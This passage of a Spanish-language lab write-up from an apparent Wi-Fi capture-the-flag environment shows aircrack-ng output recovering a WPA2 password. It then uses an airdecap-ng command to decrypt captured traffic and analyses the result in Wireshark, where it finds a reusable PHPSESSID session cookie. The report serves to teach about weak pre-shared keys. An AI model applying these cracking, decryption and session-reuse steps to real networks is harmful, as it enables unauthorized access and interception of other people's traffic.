              77 53 66 F8 1B F4 9B 3B DC A5 0C 01 5A 47 25 2C

Transient Key : D2 85 35 58 AB 3A 44 B3 74 46 9A 71 3A 9D B8 AF
                  09 C5 64 81 E9 79 C7 AD E1 C1 EB 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : DE DD F9 C1 26 BF 02 AB 96 80 A0 45 77 B3 4F 76

root@WiFiChallengeLab: #
```

Ilustración 12. Resultado del crackeo: la contraseña recuperada fue starwars1.

Como vía complementaria, durante la práctica también se revisó el flujo propuesto en clase para centralizar handshakes en WiFi DB y preparar su explotación con otras herramientas. No obstante, la recuperación efectiva de la contraseña sobre esta captura se consiguió con aircrack-ng, que fue la herramienta que proporcionó el resultado válido y verificable.

8 DESCIFRADO DEL TRÁFICO Y VISUALIZACIÓN EN WIRESHARK

Una vez conocida la contraseña, el siguiente paso fue descifrar el tráfico WPA capturado. Para ello se empleó `airdecap-ng` indicando el ESSID y la clave obtenida. El comando generó una nueva captura con los paquetes WPA descifrados, de la que se pudieron leer en claro protocolos de capas superiores.

```
root@WiFiChallengeLab: # airdecap-ng -e "wifi-mobile" -p starwars1 /home/user/wifi/captura-01.cap
Total number of stations seen      3
Total number of packets read      18423
Total number of WEP data packets   0
Total number of WPA data packets  12109
Number of plaintext data packets   0
Number of decrypted WEP packets    0
Number of corrupted WEP packets    0
Number of decrypted WPA packets    11149
Number of bad TKIP (WPA) packets   0
Number of bad CCMP (WPA) packets   0
root@WiFiChallengeLab: #
```

Ilustración 13. Descifrado satisfactorio de la captura con `airdecap-ng`.

El resultado mostró 11.149 paquetes WPA descifrados correctamente, lo que permitió abrir el fichero resultante en Wireshark y analizar tráfico de red y de aplicación. Esto confirma que, a partir de un handshake válido y de una contraseña débil, no solo puede atacarse el acceso a la red, sino también la confidencialidad del tráfico intercambiado posteriormente.




Ilustración 14. Ejemplo de tráfico HTTP visible tras el descifrado.

9 HALLAZGO ADICIONAL: SESIÓN HTTP Y CONTENIDO PROTEGIDO

Durante la inspección del tráfico HTTP en claro se detectó una petición GET a /lab.php que incluía una cookie PHPSESSID, lo que evidencia la posibilidad de reutilizar una sesión web capturada. Al reconstruir la conversación con la opción “Follow TCP Stream” de Wireshark, se observó contenido HTML perteneciente a una página protegida.




Ilustración 15. Reconstrucción de la respuesta HTTP con una página protegida y referencia a index.php

El contenido mostrado indicaba expresamente que el usuario había accedido a una página protegida por contraseña y que existía un enlace posterior a index.php para obtener una flag. Aunque el acceso directo por navegador no se reprodujo desde la máquina de trabajo al tratarse de una red interna capturada pasivamente, el hallazgo es especialmente relevante porque demuestra el impacto real del descifrado: además de ver paquetes, se pueden recuperar sesiones y contenido sensible de aplicación.

10 CONCLUSIONES

- Se localizó correctamente la red objetivo wifi-mobile y se identificaron sus parámetros principales (BSSID, canal y clientes asociados).
- Se capturó un 4-way handshake válido forzando la reconexión de un cliente mediante un ataque de desautenticación.
- La contraseña de la red se recuperó con éxito por diccionario: starwars1.
- A partir de la clave recuperada fue posible descifrar más de once mil paquetes WPA y analizarlos en Wireshark.
- El tráfico en claro permitió observar protocolos como ARP y HTTP, así como una sesión web con cookie PHPSESSID y acceso a una página protegida.
- La práctica demuestra que la seguridad de WPA2-PSK depende en gran medida de la robustez de la contraseña y de la imposibilidad del atacante de capturar el handshake.

En definitiva, la actividad permite comprobar de forma práctica cómo un atacante con visibilidad sobre el medio inalámbrico puede pasar de una simple captura de tramas a comprometer la confidencialidad del tráfico de red, siempre que disponga de un handshake válido y de una contraseña suficientemente débil para ser recuperada por diccionario.